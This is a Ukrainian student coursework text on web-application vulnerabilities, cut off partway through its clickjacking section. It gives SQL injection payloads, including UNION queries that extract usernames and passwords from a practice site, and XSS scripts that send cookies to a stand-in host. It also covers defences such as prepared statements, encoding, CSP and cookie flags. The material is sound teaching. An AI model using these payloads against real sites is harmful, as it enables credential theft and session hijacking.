**Міністерство освіти й науки**

**НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ**

**«КИЄВО-МОГИЛЯНСЬКА АКАДЕМІЯ»**

**Кафедра мультимедійних систем факультету інформатики**

# «Вразливості веб-застосунків та методи захисту від них»

**Текстова частина до курсової роботи**

**за спеціальністю «Інженерія Програмного Забезпечення» 121**

Керівник курсової роботи:

доцент

Олецький О. В.

_____(підпис)

«___» _____ 2021 р.

Виконала студентка ІПЗ-3

Шутяк Т.В.

«___» _____ 2021 р.

Київ 2021

Міністерство освіти і науки України

НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «КИЄВО-МОГИЛЯНСЬКА АКАДЕМІЯ»

Кафедра мультимедійних систем факультету інформатики

ЗАТВЕРДЖУЮ

Зав. кафедри мультимедійних систем,

Доцент., к. ф.-м. н. О.П. Жежерун

(підпис)

„____”_____2021 р.

ІНДИВІДУАЛЬНЕ ЗАВДАННЯ

на курсову роботу

студентці Шутяк Таїсії Володимирівні факультету інформатики 3-го курсу

ТЕМА Вразливості веб-застосунків та методи захисту від них

Зміст ТЧ до курсової роботи:

1. Індивідуальне завдання
2. Календарний план
3. Анотація
4. Вступ
5. SQL ін’єкції
6. XSS атаки
7. Clickjacking атака
8. Логічні вразливості веб-застосунків
9. Тестування вразливостей на власному застосунку
10. Висновки
11. Перелік використаної джерел

Дата видачі „___” _____ 2021 р. Керівник _____

(підпис)

Завдання отримав _____

(підпис)

# Календарний план виконання роботи

| № п/п | Назва етапу курсової роботи | Термін виконання | Примітка |
|---|---|---|---|
| 1 | Отримання завдання на курсову роботу | 14.10.2020 | |
| 2. | Пошук та огляд літератури за темою роботи | 02.11.2020 | |
| 3. | Вивчення різновидів атак на веб-застосунки | 30.11.2020 | |
| 4. | Дослідження методів захисту веб-застосунків | 15.12.2020 | |
| 5. | Написання демонстраційного веб-застосунку та тестування на ньому атак | 01.03.2021 | |
| 6. | Написання текстової частини курсової роботи | 29.03.2021 | |
| 7. | Створення презентації | 26.04.2021 | |
| 8. | Надання роботи на перевірку керівнику | 03.05.2021 | |
| 9. | Коригування роботи відповідно до зауважень керівника | 11.05.2021 | |
| 10. | Захист курсової роботи | 24.05.2021 | |

Студент _____ Шутяк Т.В. _____

Керівник _____ Олецький О. В. ___

“_____” _____

**Зміст**

# Анотація

У даній роботі розглядатимуться різні вразливості веб-застосунків, підходи до їх впровадження, а також методи захисту від них. Буде побудовано тестовий застосунок, на якому буде продемонстровано як запобігти деяким типам атак.

# Вступ

У реаліях сьогодення, коли майже все можна дізнатися та отримати через Інтернет, вкрай важливим є питання безпеки ресурсів розміщених там.

Скопіювати закриту базу даних, отримати доступ до операцій, доступних лише деяким типам користувачів сайту, заблокувати доступ до важливих ресурсів, захопити сервер на якому розміщений сайт – це лише деякі варіанти того, що можна зробити знайшовши вразливості у веб-застосунку. Тому питання безпеки є вкрай важливим.

Вразливості можуть з’являтися як через неуважність або відсутність розуміння методів захисту веб-застосунків їх розробниками, так і через прогалини у безпеці фреймворків, які використовуються для створення застосунку. Перевірка веб-застосунку на стійкість до різних атак є вкрай важливою річчю, проте, через кількість вразливих сайтів в Інтернеті, можна зробити висновок, що цим питанням часто нехтують.

Метою даної роботи є дослідження та аналіз найпоширеніших вразливостей веб-застосунків, а також демонстрація на прикладах методів, що допоможуть захиститися від атак на веб-застосунки.

# Розділ 1. SQL ін’єкції

SQL ін’єкція – один з найпоширеніших та найнебезпечніших методів злому, який полягає у розміщенні власного SQL коду у запиті, який надійде на сервер. Для надсилання цього шматка SQL можуть бути використані не лише поля, у які користувач вводить данні (наприклад, логін, пароль, ключові слова для пошуку), а й URL-рядок, у якому передаються параметри.

Якщо застосунок не захищений від подібних атак, зловмисник може отримати доступ до бази даних та проводити різні маніпуляції з даними. Найчастіше метою подібних атак є отримання даних користувачів, зокрема логінів та паролів, які дадуть змогу авторизуватися у системі з правами якогось користувача.

## 1.1 Використання SQL ін’єкцій

### 1.1.1 Обхід форми авторизації

При вставці даних отриманих від користувача прямо у запит, який надходитиме до бази даних можна порушити логіку застосунку та прибрати деякі специфічні перевірки.

Продемонструємо як можна обійти форму авторизації за допомогою демонстраційного веб-застосунку (https://www.hacksplaining.com/exercises/sql-injection).

Для прикладу ви бачите форму реєстрації (Рисунок 1.1).




Рисунок 1.1 Простий приклад обходу авторизації

Спробуємо ввести наступні дані:

email user@email.com/*

password: */--

SQL запит, у який вставлятиметься ваш виглядатиме наступним чином:

```
SELECT *
FROM users
WHERE email = 'user@email.com/*' AND pass  = '*/-- ' LIMIT 1
```

Введені користувачем дані просто підставляються у запит і ми можемо прибрати перевірку на пароль, для входу нам достатньо знати лише поштову адресу користувача.

### 1.1.2 UNION-based SQL ін’єкції

UNION-based SQL ін’єкції – реалізовуються за допомогою додавання до запиту, який надійде до бази даних ключового слова UNION, яке дозволяє об’єднувати результати запитів. Справжня сила UNION-based SQL ін’єкцій стає очевидною, коли ви використовуєте їх для отримання цілих таблиць одночасно. Якщо веб-застосунок написано таким чином, що він коректно повертатиме дані приєднані за допомогою UNION SELECT до початкового запиту, то можна використати це для отримання якомога більшої кількості секретних даних [1].

Тобто зловмисник може додати до запиту дані з інших таблиць. Створюючи подібний запит слід враховувати те, що кількість стовпчиків у результатах запитів, які об’єднуються має бути рівною.

Для реалізації атаки модифікуємо запит, який повертає усі картини, що належать категорії з ідентифікатором 1:

http://testphp.vulnweb.com/listproducts.php?cat=1

наступним чином:

http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,%202,%203,%204,%205,%206,%20Table_name%20as%20TablesName,%208,%209,%2010,%2011%20FROM%20information_schema.tables

Тоді у параметр cat міститиме стрічку «1 UNION SELECT 1, 2, 3, 4, 5, 6, Table_name as TablesName, 8, 9, 10, 11 FROM information_schema.tables» (підставляємо саме 11 полів у наш SELECT, тому що методом підбору виявлено, що перший запит поверне 11 полів).

Припускаємо, що на стороні сервера запит формується так:

$query  = ‘SELECT * FROM table WHERE cat=’ . $_GET[‘cat’]

Після підстановки отримаємо запит:

SELECT * FROM table WHERE cat=1 UNION SELECT 1, 2, 3, 4, 5, 6, Table_name as TablesName, 8, 9, 10, 11 FROM information_schema.tables

У даному прикладі використовується information_schema.tables, щоб дістати імена всіх таблиць, розміщених у базі даних. Після виконання запиту бачимо, що він дещо зламав вивід (картинки тепер не виводяться, бо замість їх адрес там знаходяться підставлені нами у UNION SELECT запит дані) і можемо помітити цікаву для нас таблицю з назвою users (Рисунок 1.2).




Рисунок 1.2 Отримання назв таблиць

З таблиці користувачів можна дізнатися їх дані для входу. Дізнавшись назву таблиці, спробуємо отримати назви її колонок. Для цього надсилаємо запит:

http://testphp.vulnweb.com/listproducts.php?cat=-20%20UNION%20SELECT%2011,%201,%202,%203,%204,%205,%20COLUMN_NAME,%207,%208,%209,%2010%20FROM%20INFORMATION_SCHEMA.COLUMNS%20WHERE%20TABLE_NAME%20=%20N%27users%27

Запит до бази даних створений за цим посиланням виглядатиме так:

```
SELECT * FROM table WHERE cat=-20
UNION SELECT 11, 1, 2, 3, 4, 5, COLUMN_NAME, 7, 8, 9, 10
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME ='users'
```

Тут ставимо ідентифікатор cat -20, оскільки ми припускаємо, що даної категорії не існує і тоді нам буде повернуто лише назви колонок, тобто інформацію, яка нас цікавить (Рисунок 1.3).




Рисунок 1.3 Назви колонок таблиці users

Отримавши назви колонок, ми бачимо, що найбільш цікавими для нас є колонки pass і uname. Робимо наступний запит:

http://testphp.vulnweb.com/listproducts.php?cat=-20%20UNION%20SELECT%2011,%20uname,%202,%203,%204,%205,%20pass,%207,%208,%209,%2010%20FROM%20users

Запит до бази даних створений за цим посиланням виглядатиме так:

SELECT * FROM table WHERE cat=-20

UNION SELECT 11, uname, 2, 3, 4, 5, pass, 7, 8, 9, 10

FROM users




Рисунок 1.4 Отримання інформації про користувачів

З результату запиту (Рисунок 1.4) бачимо, що в базі даних всього один користувач з ім’ям test і паролем test, пароль навіть не є зашифрованим, тобто зловмисник вже може авторизуватися на сайті під виглядом знайденого користувача.

Якщо веб-застосунок є вразливим до UNION-based атаки, зловмиснику достатньо виконати наступні дії:

1. Знайти кількість колонок у запиті до якого ми приєднуємо наші таблиці (найпростіше зробити це методом підбору).

2. Знайти назви таблиць та кількість колонок в них.
3. Знайти назви колонок таблиці, що нас цікавить.
4. Знайти колонки, які нам потрібні.

## 1.2 Захист

Для захисту від SQL ін’єкцій завжди перевіряйте дані введені користувачем, ніколи не вставляйте їх одразу у запит до бази даних. Ніколи не обмежуйтеся лише перевірками на клієнтській стороні.

Різні мови програмування мають достатньо функцій для перевірки вводу. Якщо ви знаєте очікуваний тип параметру, і це не просто стрічка, а, наприклад, число, додайте перевірку на відсутність інших символів перед підстановкою параметру у запит.

Використовуйте підготовлені запити (з використанням заповнювачів (placeholders)) та екранування символів для запобігання втручання зловмисника у вашу логіку запиту до бази даних.

Також ніколи не зберігайте у базах даних нешифровані паролі, оскільки, якщо ваш захист від SQL ін’єкцій таки не був досконалим, так ви хоча б ускладните життя зловмиснику, який буде змушений намагатися розшифрувати дані.

Не виводьте на клієнтській стороні повідомлення про помилки створені сервером, тому що при використанні фреймворків найчастіше сервер просто поверне вам повідомлення бази даних про те, що пішло не так. Викликаючи деякі специфічні помилки можна зрозуміти яку саме базу даних ви використовуєте та дізнатися інформацію про неї, що полегшить процес пошуку вразливостей.

# Розділ 2. XSS атаки

XSS (Cross Site Scripting) атака - це тип ін'єкцій, при яких шкідливі скрипти впроваджуються в доброякісні і надійні веб-сайти. XSS атаки виникають, коли зловмисник використовує веб-застосунок для відправки шкідливого коду, зазвичай у вигляді сценарію на стороні браузеру, іншому кінцевому користувачеві [2]. Браузер не зможе самостійно зрозуміти, які скрипти були написані автором сайту, а які штучно додані зловмисником, тому при вставці їх у код сторінки виконано буде всі скрипти.

Для додавання власного коду зловмисник може використовувати поля для введення інформації і URL-рядок.

Найчастіше XSS атаки використовуються для викрадання cookie файлів користувача, що дозволить тимчасово авторизуватися від його імені на якомусь ресурсі. Але це не єдиний варіант використання даної атаки. Завдяки ній ви можете перенаправляти користувача на інші сторінки і навіть змінювати вміст сторінки, додавати власні елементи та змінювати поведінку існуючих.

XSS атаки можна поділити на три типи: Stored (стійкі, ті, що зберігаються), Reflected (нестійкі) та DOM Based.

## 2.1 Stored XSS атака

Як розуміємо з назви, дана атака буде десь збережена, наприклад, у базі даних на сервері. Дана атака є небезпечна тим, що зловмиснику навіть не треба якось взаємодіяти з користувачем, витрачати зусилля на те, щоб змусити його переходити за спеціальними посиланнями. Будь-який користувач, який зайде на сторінку вражену шкідливим скриптом, уже буде в небезпеці.

До інформації, що вводиться користувачем та зберігається у базі даних, можна віднести, наприклад, відгуки, коментарі, повідомлення, пости у соціальних мережах.

Припустимо зловмисник вводить якийсь коментар чи повідомлення в чаті і бачить, що при додаванні html коду він не записується текстом, а інтерпритується як HTML код. Тоді можна реалізовувати Stored XSS атаку.

Припустимо ви хочете заманити користувача на власний заражений сайт, тоді у полі вводу ви можете ввести наступний скрипт:

<script>window.location.replace(“https://www.mysite.com”);</script>

Якщо ви розмістите подібний код на сторінці, яка є вразливою до XSS атак, то кожного разу, коли користувач переходитиме на неї відбуватиметься переадресація на вашу сторінку. Окрім того, що використовуючи подібний код ви зробите неможливим вхід на заражену вами сторінку, оскільки кожного разу при її завантаженні відбуватиметься перехід заданий у скрипті. Це дозволяє створити власний сайт клон, і користувач, думаючи, що знаходиться на безпечному сайті, вводитиме на вашому сайті важливу інформацію, наприклад логін та пароль.

Іншим варіантом використання Stored XSS є крадіжка файлів cookies користувача. Отримавши дані файли, зловмисник може задати їх у власному браузері та тимчасово входити на сайт під виглядом користувача, який став жертвою даної атаки.

Для реалізації крадіжки файлів cookies можна використати наступний код:

```
<script>
  fetch('https://www.mysite.com', {
    method: 'POST',
    body: JSON.stringify({cookie: document.cookie})
  })
</script>
```

Таким чином секретні дані користувача будуть надіслані на сторінку зловмисника.

## 2.2 Reflected XSS атака

Reflected XSS атаки (відображені, нестійкі) - шкідливий код, введений зловмисником при такій атаці ніде не зберігатиметься, тобто він буде одноразово переданий на сторінку. Найчастіше для реалізації подібних атак використовують URL, у який додають шкідливий скрипт під виглядом одного з параметрів, якщо після переходу за посиланням вміст параметру буде відображено на сторінці, то таким чином можна додати скрипт, який виконається у користувача.

Найскладнішим моментом при реалізації даної атаки є надавання модифікованого посилання користувачу. Але більшість користувачів схильні до переходу за посиланнями не задумуючись про їх призначення. Тепер уявімо, що користувачу було передано наступне посилання:

https://safesite.com?search=<script>document.location='http://mysite.com?q=document.cookie</script>

При переході за наступним посиланням на сторінку зловмисника буде надіслано cookie користувача.

## 2.3 DOM Based XSS атака

Даний тип атаки базується на тому, що використовуючи скрипти можна не лише надсилати запити, а й модифікувати сторінку та її поведінку (міняти дані форм користувача або надсилати те, що користувач вводить у форму, на власний сайт, додавати власні компоненти на сторінку). При цьому зловмиснику не потрібно, щоб дані надходили на сервер, оскільки він працюватиме з середовищем DOM (об’єктною моделлю документа) у браузері користувача.

## 2.4 Захист від XSS атак

### 2.4.1 Кодування

Для захисту від XSS атак завжди додавайте кодування та валідування перед вставкою даних, що надійшли від користувача, у вашу сторінку. Перевірки на клієнтській стороні є просто гарним тоном, оскільки існують програми, що дозволяють перехоплювати та модифікувати запити, що надійдуть на сервер. Головні перевірки відбуваються саме на серверній стороні застосунку.

Під кодуванням мається на увазі заміна потенційно небезпечних символів на їх коди html. Залежно від того яку мову програмування ви використовуєте ви можете використовувати різні спеціальні функції для кодування.

Наприклад, у мові PHP можна використати функцію htmlspecialchars(). При виконанні даної функції:

```
htmlspecialchars("<script>alert('XSS')/script>")
```

рядок буде перетворено на:

<script>alert('XSS')/script>

і браузер замість виконання шкідливого коду просто виведе заданий рядок.

У JavaScript ви можете написати власну функцію для кодування небезпечних символів:

```
function htmlEncode (str){
   return String(str).replace(/[^\w. ]/gi, function(c){
      return '&#'+c.charCodeAt(0)+';';
   });
}
```

[3].

Не забувайте, що для виконання JavaScript коду можна використовувати не лише те, що знаходиться в межах тегу <script>, а й події елементів (onload, onerror…), тому вставляти дані, надіслані клієнтом у обробники подій також є ризикованим, тому тут теж не слід забувати про кодування. Кодування у сутності HTML підходять лише для даних, які ви поміщаєте в тіло документу [4],

наприклад, теги span, div, але якщо ви поміщаєте дані у тег script, то кодування в HTML сутності не допоможе, тому для кожного варіанту вставки слід використовувати відповідні типи кодувань (для JavaScript це буде кодування небезпечних символів у шістнадцяткові значення).

### 2.4.2 Content security policy

Білий список – список у якому визначено те, що використовувати можна. Чорний список – список, у якому визначено те, що використовувати заборонено. Краще користуватися білим списком, тому що дуже важко передбачити все, що потрібно заборонити, і зловмисник може скористатися тим, що розробник щось пропустив у чорному списку.

CSP (Content-Security-Policy) – це заголовок, HTTP відповіді, який сучасні браузери використовують для підвищення безпеки контенту [5]. У заголовку якому оголошується список джерел з яких можна завантажувати дані (наприклад, файли JS, CSS, шрифти, зображення, медіа). Тобто тут вказується «білий список» джерел, до яких може звертатися сайт. Тобто навіть якщо зловмисник зможе додати скрипт на сторінку, він не виконається через порушення CSP.

### 2.4.3 Захист файлів cookies

Оскільки, крім персональних налаштувань, у cookies файлах можуть зберігаютися дані, що дозволяють аутентифікувати користувача, захищати їх від крадіжки є вкрай важливо.

Для захисту файлів використовуйте:

1. Атрибут HttpOnly – використовується для блокування доступу до cookies з JavaScript коду на стороні клієнта.

2. Атрибут Secure – передача cookies відбувається тільки по протоколу HTTPS (тобто, навіть якщо зловмисник зможе перехопити запит з cookies, вони будуть зашифрованими).
3. Параметр SameSite – вказує у яких запитах можна передавати cookies. Даний параметр може мати значення none, strict або lax. Strict – забороняє відправку cookies у крос-домениих запитах. Lax – дозволяє передавати cookies тільки у HTTP GET запитах верхнього рівня. None – передає cookies і у крос-доменних запитах по протоколу HTTPS (у випадку використання None слід встановити також параметр Secure).
4. Прив’язку до IP-адреси. При генерації cookies для користувача у базу даних вноситься IP-адреса, з якої зайшов користувач. Кожного разу, при отриманні запиту користувача окрім  cookies перевіряється також IP-адреса, з якої надійшов запит. Таким чином, якщо зловмисник отримав cookies, його запити все одно надходитимуть з іншої адреси і він не отримує доступ до облікового запису жертви.

# Розділ 3. Clickjacking атака

Clickjacking атака полягає в тому, що зловмисник робить так, щоб користувач натиснув на елемент веб сторінки, який є прозорим або замаскованим під інший елемент [6]. Користувач не бачить злочинного iframe і тисне на посилання, яке він бачить (наприклад, «Тільки сьогодні натисніть сюди, щоб взяти участь у розіграші безкоштовного iPhone X»), а зловмисник перехоплює клік своїм iframe, і на інший сайт надходить запит від користувача. Перехопивши клік зловмисник може виконати найрізноманітніші дії, наприклад, поставити лайк чи опублікувати пост від імені користувача, здійснити переказ коштів, підписатися на розсилку.

## 3.1 Перевірка на Clickjacking вразливість

Важливо розуміти, що вразливим до Clickjacking є не сайт на який вставляють iframe, а сайт який вставляється у iframe.

Найпростіший спосіб перевірити чи є веб-сторінка вразливою до такої атаки - спроба включити у власну HTML-сторінку iframe з сайтом, який ви хочете перевірити. Для цього можна написати просту HTML сторінку:

```
<html>
<head>
   <title>Clickjacing</title>
</head>
<body>
          <p>Check website for clickjacing</p>
          <iframe src=" https://github.com/Taisia2001?tab=repositories "
                    width="500" height="500"></iframe>
</body>
```

```
</html>
<script>
```

Після запуску даної сторінки бачимо, що сторінка не відображається у iframe (Рисунок 3.1)




Рисунок 3.1 Сторінка не вразлива до Clickjacking

Тобто, сторінка https://github.com/Taisia2001?tab=repositories не є вразливою до Clickjacking.

Спробуємо підставити у iframe src https://www.alibaba.com/.

